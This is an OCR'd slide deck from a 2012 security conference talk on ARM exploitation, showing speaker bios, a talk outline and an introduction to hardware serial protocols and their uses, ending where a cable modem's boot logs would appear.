ADVANCED SOFTWARE EXPLOITATION ON ARM MICROPROCESSORS

http://www.dontstuffbeansupyournose.com

Stephen A. Ridley
Stephen C. Lawler

RuxCon Breakpoint 2012

A bit about us...

- Former coworkers doing infosec research for a defense contractor ManTech
- Now we run a blog together, and try to work together when we can
- www.dontstuffbeansupyournose.com

Who Are We? (Ridley)

Currently: Independent Security Researcher (Xipiter)

Previously: Director of Information Security (at a bank),

Senior Consultant Matasano

Senior Security Researcher McAfee (founded Security Architecture Group)

- Kenshoto Founding Member, CSAW CTF Judge (Reverse Engineering)

Guest Lecturer/Instructor (New York University, Netherland
Forensics Institute, Department of Defense, Google, et al)

Who Are We? (Lawler)

Currently: Independent Security Researcher, Software Developer (Bits And Data Associates)

Previously: Principal at Mandiant, Principal at ManTech

Not originally a security guy, used to program Sonar systems for the Navy


Specializing in research, Kernel development, Kernel internals and Advanced Software Exploitation

Talk Outline

- How did we get started with this stuff?
- “Hardware Hacking for Software People” (ReCon Montreal 2011, SummerCon New York 2011)
- Diving into ARM, developing the “Practical ARM Exploitation” training.
- Building ARM exploitation development environments (emulated and “bare-metal”)
- The “Advanced exploitation techniques” we discovered for our training.

Talk Outline (cont'd)

- What the talk covers? (everything... ;-)
    - ROP on ARM: A whole different world.
    - Advanced Exploitation on ARM: Stack Flipping
- Conclusions/Recap


NINTENDO DSi
WARNING – HEALTH AND SAFETY
BEFORE PLAYING, READ THE HEALTH AND SAFETY PRECAUTIONS BOOKLET FOR IMPORTANT INFORMATION ABOUT YOUR HEALTH AND SAFETY.
sparkfun.com
S3E Eval Card
XILINX

This stuff looks cool...what the hell is it?

Chips speak to each other with standard protocols!

- Simple standard serial protocols are often used!
- YOU MEAN TO TELL ME CHIPS USE SERIAL!? **YES!!**
- RS-232, i2c, spi, Microwire, etc
  - Serial comms have low pin-counts (some as low as one wire)
  - Found in: EEPROM, A2D/D2A convertors, LCDs, temperature sensors, which means **EVERYTHING!**
- Parallel: (hardly ever) requires 8 or more pins.

Where we found these hardware interfaces.


What Uses it?


- **Analog to Digital Convertors. Found in:**
  - batteries, convertors, temperature monitors
- **Bus Controllers. Found in:**
  - telecom, automotive, Hi-Fi systems, in your PC, consumer electronics
- **Real Time Clock/Calendar. Found in:**
  - telecom, consumers electronics, clocks, automotive, Hi-Fi systems, PCs, terminals
- **LCD/LED Displays and Drivers. Found in:**
  - telecom, automotive, metering systems, Point of Sales, handhelds, consumer electronics
- **Dip Switch. Found in:**
  - telecom, automotive, servers, batteries, convertors, control systems


Xipiter

How I've found it useful:

- Routers
- BlackBox Hardware PenTests
- HDMI (HDCP protocol)
- VGA (DDC/CI protocol)
- EEPROM









Our Target:

A VERY common cablemodem in the United State that uses a Broadcom chipset

What to look at first?




Logs of it booting!!!



